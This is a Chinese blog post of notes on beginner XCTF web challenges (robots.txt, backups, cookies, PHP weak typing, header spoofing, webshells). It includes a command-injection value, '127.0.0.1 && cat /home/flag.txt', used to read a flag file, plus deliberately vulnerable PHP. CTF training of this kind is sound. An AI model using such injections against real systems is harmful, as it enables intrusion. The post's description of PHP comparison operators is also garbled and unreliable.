攻防世界笔记

原创

Y4tacker 于 2020-05-18 14:06:52 发布 12546 收藏

分类专栏： # CTF记录 安全学习

本文链接：https://blog.csdn.net/solitudi/article/details/106191021

CTF记录 同时被 2 个专栏收录

88 篇文章 7 订阅


订阅专栏

安全学习

212 篇文章 39 订阅

订阅专栏


第一题(F12)



FLAG is not here

第二题（Robots协议）


加后缀robots.txt



cyberpeace{8cf489c32fc3abb24cbb427153964898}


第三题（index.php的备份文件名）

php的备份有两种：*.php~和*.php.bak



第四题(Cookie)

See the http response




第五题(disabled_button)


一个不能按的按钮

flag

cyberpeace{252498c849184486ffbdacae40d6c334}



第六题(weak_auth)




字典爆破

第七题（simple_php）

掌握php弱类型比较
php中有两种比较符号:
==: 先将字符串类型转化成相同，再比较
=: 先将字符串类型转化成相同，再比较
字符串和数字比较使用时,字符串会先转换为数字类型再比较 php var_dump('a' == 0);//true，这里'a'会被转换数字0
var_dump('123a' == 123);//true，这里'123a'会被转换为123


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}




第八题（GET和POST）

太简单了。。。

请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{daf896cb4b10b9f73d34066a0aba7949}




第九题

模拟x-forwarded-for




然后增加referer



第十题（webshell）

谁不说中国蚁剑牛逼呢



第十一题（command_execution）

https://blog.csdn.net/qq_41617034/article/details/91837257

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.039/0.046/0.057/0.010 ms
cyberpeace{e578e67e682f3ced0f74ad45b965437b}
```


十二题（simple_js）

https://blog.csdn.net/qq_40481505/article/details/89929978